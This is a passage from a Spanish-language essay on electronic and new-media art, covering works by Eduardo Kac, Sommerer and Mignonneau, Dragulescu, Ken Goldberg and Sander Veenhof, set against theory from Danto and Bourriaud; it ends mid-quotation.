

# Pensar el arte desde las nuevas tecnologías

## Introducción

La intención del presente texto, es trazar un recorrido por algunos trabajos de arte y su vínculo con las nuevas tecnologías que den cuenta de las interacciones que se producen entre los avances tecnológicos, los cambios de paradigmas científicos, los cambios socio-histórico-culturales y el arte. Este recorrido no pretende dar un análisis riguroso sobre el tema, sino desde una perspectiva artística y desde la propia actividad como artista, ofrecer una contribución a una de las discusiones que empiezan a plantearse y que desembocan en una reflexión respecto del lugar que ocupa este tipo de arte en el campo del Arte Contemporáneo. Nótese que uso mayúsculas, dado que por “contemporáneo”, no me refiero simplemente al arte que se hace actualmente, sino a un circuito muy específico del arte que transita por ciertos medios, espacios y eventos, y que ocupa actualmente el lugar de la vanguardia.

Para dar inicio a los temas a tratarse a continuación quisiera antes dejar en claro que el término que se utiliza habitualmente “**arte con nuevas tecnologías**”, lo considero impreciso debido, al término “**nuevas**”. Lo mismo ocurre con la denominación “**arte multimedial**” o “**digital**”. Por este motivo prefiero el término “**arte electrónico**”, pero entiendo que hay algunos fenómenos que no terminan de ser bien definidos por esta denominación. Desgraciadamente no existe una buena traducción para los *media arts*, pero usaré mayormente “arte electrónico” para cualquiera de estas denominaciones que en términos generales considero sinónimos.

## ¿En las antípodas del arte?


Empecemos con una obra: *Génesis* del artista Eduardo Kac. *Génesis* es una instalación interactiva que expone bacterias *Escherichia Coli* que fueron modificadas genéticamente. Un fragmento del Génesis de la Biblia, en el que se relata como Dios dió al hombre dominio sobre los seres del planeta:

“...Y los bendijo Dios y les dijo: Sed fecundos y multiplicaos, y llenad la tierra y sojuzgadla; <<ejerced dominio sobre los peces del mar, sobre las aves del cielo y sobre todo ser viviente que se mueve sobre la tierra>>...” (Eduardo Kac toma la versión inglesa del texto encerrado entre << >>)



Tablas con la codificación del texto del Génesis en la obra de Eduardo Kac

El artista tradujo este fragmento al código Morse y luego estableció reglas para traducir los puntos y rayas (del Morse) a bases de ADN (Adenina, Citosina, Guanina y Timina), las cuatro letras con lo que está escrito todo lo vivo. Con la traducción del texto a bases de ADN, se sintetizó en un laboratorio estos compuestos y se modificó genéticamente a las bacterias con las secuencias de ADN creadas en laboratorio. Esto significa que las bacterias tenían escrito el texto bíblico en su propia información genética. La instalación expone una cápsula de Petri con las bacterias transgénicas y permite que el público las exponga a rayos ultravioleta, lo cual genera mutaciones en las bacterias. La instalación expone la decodificación del ADN de una bacteria que sufrió mutaciones que muestra, al volver a extraer el texto original en inglés, que algunas letras fueron cambiadas producto de las mutaciones.



Génesis – Eduardo Kac

El trabajo de Kac nos muestra que los avances de la genética han ubicado a los seres vivos como sustancia de “aquello que se puede escribir”. La información más íntima que nos determina, nuestro ADN, ahora puede ser manipulado como un texto o un algoritmo, y ya que puede ser escrito, es susceptible de ser usado con fines estéticos. En este ámbito es difícil determinar los límites de la ética, después de todo, Kac solo hizo uso del poder que Dios le confirió en aquel versículo.

## La biología y el arte transgénico

Si bien podemos encontrar personas que considerarían que no se trata de un trabajo de arte, bajo interrogantes como : ¿qué tiene que ver el arte con modificar genéticamente a seres vivos?, son estos mismos cuestionamientos los que hacen interesante la elección de esta obra en particular, ya que la considero una excelente exponente de lo que es el arte hoy en día y de cuán hondo han calado las tecnologías en el mundo del arte. A tal punto que un texto puede ser escrito en la información genética de un ser vivo. Estos cambios en el arte son posibles también por los cambios radicales que ha sufrido nuestra realidad en la última mitad del siglo XX, principalmente desde finales de la Segunda Guerra. Algunos de estos cambios vienen de la mano de tecnologías como la informática y la biogenética, y están presentes en la obra de Kac, aunque con un tono más denunciante. Arlindo Machado (profesor, curador y referente académico en el tema) en uno de sus textos cita a Flusser hablando sobre estas novedades:

*“... En un artículo publicado originalmente en 1988, Vilém Flusser aboga por la idea de que el concepto más antiguo de arte -conocido por los pueblos de habla latina como ars vivendi, o sea el arte de vivir – experimenta hoy un renacimiento. ... La fabulosa y estremecedora novedad es que desde ahora será posible elaborar información, grabarla en materia viva y hacer que tal información se auto multiplique y sea preservada ad infinitum o*

*al menos, mientras haya esperanza de vida en el planeta. ...” (Machado, “Hacia el arte transgénico”).*

La denominación como Arte Transgénico se le brinda a esta rama de lo que hoy se conoce como Bioarte: toda una serie de experiencias que vinculan arte con biotecnologías.

Respecto del arte transgénico Kac reflexiona lo siguiente:

*“...El arte transgénico es un modo de inscripción genético que está a la vez dentro y fuera del reino operacional de la biología molecular, negociando el terreno entre la ciencia y la cultura. El arte transgénico puede ayudar a la ciencia a reconocer el rol de los asuntos relacionales y comunicacionales en el desarrollo de organismos. Puede ayudar a la cultura desenmascarando la creencia popular según la cual el ADN es la “molécula principal”, haciendo énfasis en el organismo entero y el ambiente (el contexto). Por último, el arte transgénico puede contribuir al campo de la estética abriendo la nueva dimensión simbólica y pragmática del arte como creación literal de la vida y de la responsabilidad por la vida misma. ...” (Eduardo Kac, “GFP Bunny”).*

El arte transgénico nos hace presentes las biotecnologías, particularmente la ingeniería genética, exponiendo críticamente y poniendo en crisis lo que somos y lo que seremos como seres vivos: ¿el hombre debe manipular lo vivo? ¿el hombre puede diseñar nueva vida? ¿qué sucederá cuando los hombres podamos diseñarnos a nosotros mismos? Las biotecnologías se han transformado, junto con las ciencias informáticas, en dos de los campos científicos más importantes de estas últimas décadas, desplazando a la física de su lugar privilegiado.

*“...luego de una depresión o crisis en la ciencia, que se puede simbolizar por la frustración que generó el no haber encontrado una teoría unificada del comportamiento físico del universo, la biología y, especialmente, las ciencias de la genética han reemplazado a la física en el papel de representante de la ciencia ante la sociedad...” (Santiago Ortiz, “Narrativa, vida, arte y código”)*

## **Los formatos del arte y la traducción**

Volviendo a la obra de Kac, uno podría preguntarse si es lícito que una obra de arte se manifieste de esta manera particular, y sin acudir a los formatos tradicionales como la pintura, la escultura, etc. Esta interrogante trae aparejado uno de los importantes cambios sucedidos en e las últimas décadas: la pintura ha perdido su lugar de privilegio en el mundo del arte.

Arthur C. Danto (prestigioso filósofo y crítico de arte norteamericano) en su texto *“Después del fin del arte”*, relata una periodización que abarca desde el renacimiento hasta la actualidad, en la que menciona la historia del arte repartida en 3 períodos. La podríamos sintetizar como en un primer período mimético en el que el arte se encargaba de imitar la realidad. Como segunda instancia, un período modernista que independizó al arte respecto de su función representativa y por último, lo que el autor denomina el período post-histórico.

El término post-histórico se refiere a lo que el autor considera respecto a los dos primeros períodos como al relato sobre la “historia del arte” en la que cada movimiento es superado por un nuevo movimiento en una evolución progresiva. Danto considera que este “relato del arte” finaliza con el Por Art y particularmente con la obra “Brillo Box” de Warhol en 1964. Es aquí donde la pintura pierde su lugar de privilegio:

*“... En la fase post-histórica existen innumerables caminos para la producción artística, ninguno más privilegiado que el resto, al menos históricamente. y parte de lo que eso significaba era que la pintura, que ya no era el vehículo principal del desarrollo histórico, era ahora uno de los medios posibles dentro de la diversidad de medios y prácticas que definían al mundo del arte, que incluía instalaciones, performances, vídeos, ordenadores y combinaciones de medios, sin mencionar trabajos en la tierra o pintura sobre el cuerpo, lo que yo llamo «arte objetual», y mucho arte que anteriormente había sido estigmatizado como artesanía.. ...” (Arthur C. Danto , “Después del fin del arte” )*


Nicolas Bourriaud (crítico francés, teórico del arte y la estética) comparte esta idea en su libro *Radicante*, en la que propone la transferencia de formatos y materiales como una de las formas de la traducción:

*“... En vez de producir un objeto, el artista trabaja en el desarrollo de una cinta de significaciones, en la propagación de una longitud de ondas, en modular la frecuencia conceptual en la que un público descifrará sus propuestas. Una "idea" puede pasar así de lo sólido a lo flexible, de una materia a un concepto, de la obra material a una multiplicidad de extensiones y declinaciones. Arte de la transferencia: se transportan datos o signos de un punto a otro, y este gesto expresa nuestra época mejor que cualquier otro. Traducción, traslación, transcodificación, paso, desplazamiento normado, son las figuras del transferismo contemporáneo. ...” ( Nicolas Bourriaud, “Radicante” )*

Según Bourriaud, la cultura actual es una cultura de “viatorización” (ponerse en movimiento, en tránsito) en donde gran parte de la humanidad se traslada producto del turismo, de la búsqueda de trabajo y del exilio a causa de las guerras y las persecuciones. Una cultura del desarraigo que cae en un multiculturalismo homogeneizante gracias a la globalización y principalmente al mercado, donde los arraigamientos tradicionales se pierden. Una cultura radicante, que echa raíces donde puede, mientras avanza. Para Bourriaud, la traducción es el imperativo ético de nuestra época:


*“... Así podríamos definir el arte de hoy en función de un criterio de traductibilidad: a saber, según la índole de los contenidos que transcodifica, según la manera como los viatoriza y los introduce en una cadena significativa. La traducción aparece también hoy como el imperativo categórico de una ética de reconocimiento del otro, mucho más que el mero registro de su "diferencia". Podría ser perfectamente la figura central de la modernidad del siglo XXI, un mito fundador que viene a sustituir el del "progreso" que animaba la del siglo precedente. ... Sin duda, podríamos formular la ambición del artista del siglo XXI diciendo que él o ella intentan transformarse en una red. La modernidad del siglo XX se basó en el acoplamiento de lo humano con la máquina industrial, la nuestra se enfrenta con la informática y la líneas reticulares. ...” ( Nicolas Bourriaud, “Radicante” )*

Este concepto de traducción se puede ver en varias obras de arte electrónico. La obra *Life Species* de Christa Sommerer y Laurent Mignonneau, es una instalación que recibe e-mails y traduce sus textos en información genética para la creación de criaturas de vida artificial. Las personas pueden interactuar en la instalación con las criaturas creadas a través de los mensajes recibidos. Aquí la obra no es arte transgénico, porque no se modifican seres reales sino seres simulados, de vida artificial (denominado como arte genético), es decir, algoritmos que simulan el comportamiento de los seres vivos. Aquí la tecnología no sólo es capaz de escribir la vida biológica, sino que también puede pensar otras formas de vida, una vida modelizada matemáticamente y sostenida a base de silicio y electricidad.




*Life Species* de Christa Sommerer y Laurent Mignonneau

Nuevamente la idea de la vida como algo que puede escribirse; la vida como un código aparece. Los artistas han reflexionado sobre esta posibilidad de la informática de modelizar la realidad, de codificarla y procesarla. Por ejemplo, Santiago Ortiz (docente y matemático colombiano, artista y programador), planteó en un texto llamado "Narrativa, vida, arte y código" analogías entre el código genético, la escritura y el código de programación, estableciendo ciertas similitudes que permitían pensar el código genético como un código de programación de lo vivo.




Triángulo de los códigos del texto "Narrativa, vida, arte y código" de Santiago Ortiz

El artista generativo (luego volveremos a esta palabra) Alex Dragulescu, creó una serie de imágenes que representan virus. Las mismas fueron realizadas analizando el código de programación de malwares (software dañino creado para infiltrar una computadora). Dragulescu traduce la información del código del malware como si fuera un virus visto a través de un microscopio electrónico.




Malwarez – Alex Dragulescu





Malwarez – Alex Dragulescu



Malwarez – Alex Dragulescu

Pero no sólo los códigos y los textos se pueden traducir, también es posible traducir materialmente los sentimientos. Tal es el caso de la obra *NeuroKnitting* de los artistas Varvara Guljajeva, Mar Canet y Sebastián Mealla, en la que se escanea las ondas cerebrales de una persona mientras escucha las Variaciones Goldberg de Bach y a continuación se imprimen esos patrones en una bufanda, tejida con una máquina tejedora computarizada.



*NeuroKnitting* - Varvara Guljajeva, Mar Canet y Sebastian Mealla

## Nuevos espacios

Las tecnologías han cambiado la topología de nuestro espacio, tal como afirmaba Paul Virilio; nuestro mundo es la periferia del ciberespacio y por esto, las distancias se han alterado. El espacio se configura en función de las comunicaciones y las redes. Nos encontramos más cerca de ciertos eventos que se producen en los países centrales (por la inmediatez de las comunicaciones) que de aquellos eventos que ocurren en nuestro barrio (y que desconocemos).

La obra *The Telectroscope* de Paul St George fue una instalación emplazada en Londres y Nueva York al mismo tiempo. En cada una de estas ciudades se instaló una suerte de telescopio/tunel que simulaba conectar con la otra ciudad, como si cada uno de estos tubos fuese el extremo de un tunel ficticio que une las dos ciudades. Las personas, al asomarse, podían ver en tiempo real a las personas asomadas en el extremo de la otra ciudad. Por supuesto, que el sistema en sí es una videoconferencia de alta resolución y con gran ancho de banda que logra filmar y transmitir lo que sucede en un extremo y el otro.



*The Telectroscope* de Paul St George



*Telegarden* de Ken Goldberg

Podemos considerar esta obra como una distorsión tímida del espacio si se la compara con otras obras, como *Telegarden* de Ken Goldberg, en la que las experiencias de telepresencia

son más tangibles. En *Telegarden*, las personas pueden sembrar un jardín, controlando a través de Internet a un robot industrial. La idea del artista es generar este espacio de telepresencia para que las personas se vinculen nuevamente con la naturaleza. De esta forma, el público puede sembrar, regar las plantas, comunicarse con otros usuarios y tejer redes sociales a través de estas acciones.

Pero la tecnología no solo nos ha permitido cambiar la topología del espacio, sino crear nuevos espacios a través de los entornos virtuales, y para ser más específico con dos casos particulares, que son la Realidad Virtual y la Realidad Aumentada.

La Realidad Aumentada es un caso de Realidad Mixta, es decir, un caso de mezcla entre elementos/espacios virtuales y físicos. En la Realidad Aumentada, a un entorno físico se lo aumenta con elementos virtuales que se integran perceptivamente a esta, simulando que se encuentran ahí presentes. En términos técnicos, esto generalmente se resuelve mediante algún dispositivo que interpreta la perspectiva y encuadre en los que se debe integrar el elemento virtual a la escena. Esto puede ser con dispositivos móviles, como los celulares, o con anteojos especiales como los que se usan en Realidad Virtual.

Un caso interesante de Realidad Aumentada es la R.A. Geolocalizada, en la que al dispositivo se le agrega un GPS que interpreta la posición en el planeta, para determinar si en esa posición debe aparecer el elemento virtual. Esto se puso rápidamente de moda con el famoso juego *Pokemon Go*. Pero antes de la existencia del juego, una artista llamado Sander Veenhof estaba aprovechando estas tecnologías con fines artísticos. Algunas de sus intervenciones más interesantes consisten en ubicar elementos virtuales en espacios físicos, muchas veces sin el consentimiento de los propietarios de dichos espacios. La mayoría de las veces, ha realizado estas intervenciones con fines de denuncia y/o protesta.



*MoMA New York Augmented Reality Exhibition – Sander Veenhof*

Sander Veenhof intervino una sala del Museo MoMA de Nueva York con obras virtuales, sin contar con el consentimiento de la institución. En otra obra como *Infiltrating the Oval Office & Pentagon*, hizo que las personas que trabajaban en estos edificios (Pentágono, Sede del

Departamento de Defensa de los Estados Unidos) pudiesen ver un globo aerostático virtual que en sus paredes presentaba publicaciones de protesta del público al gobierno. Este tipo de trabajos dejan en claro que aún no existe una soberanía de lo virtual, lo que lo transforma en un ámbito fértil para todo tipo de experimentaciones.

## Lucha, acciones y hacktivismo

El trabajo de Sander Veenhof muestra a su vez la potencialidad de las tecnologías para abrir nuevos espacios de denuncia y protesta, lo que también ha sido materia del arte. En su vocación de ruptura y revolución, el arte ha sabido generar acontecimientos que dislocan el sentido común, para permitirnos ver otras facetas de la realidad.

En la 54° Bienal de Venecia , Sande Veenhof localizó obras virtuales en un pabellón del evento. Estas obras pertenecían a artistas que no habían sido aceptados en la bienal y podían ser vistas utilizando teléfonos celulares. Este trabajo se inscribe en una tradición de trabajos que protestan contra la institución del arte en sí, tal como comenta Andrea Giunta (Doctora en Filosofía y Letras, curadora e investigadora argentina)

*“...La crítica de las instituciones artísticas recorre muchas de las articulaciones de la contemporaneidad en el campo del arte. La señalización de su poder, de su capacidad para establecer qué es y qué no es arte, se gestó al mismo tiempo que el arte se secularizaba respecto de otros poderes (la Iglesia, el rey, el Estado). Paulatinamente, las instituciones fueron estableciendo su poder para determinar qué obras podían ingresar al mundo del arte. Los artistas, tempranamente, se rebelaron. En torno de las obras rechazadas por el Salón de París se gestaban sistemas de identificación y solidaridades basadas en la idea de que el artista que socavaba las bases del lenguaje establecido era incomprendido y rechazado. El cuestionamiento de los parámetros del Salón fue central en la configuración de la idea de vanguardia 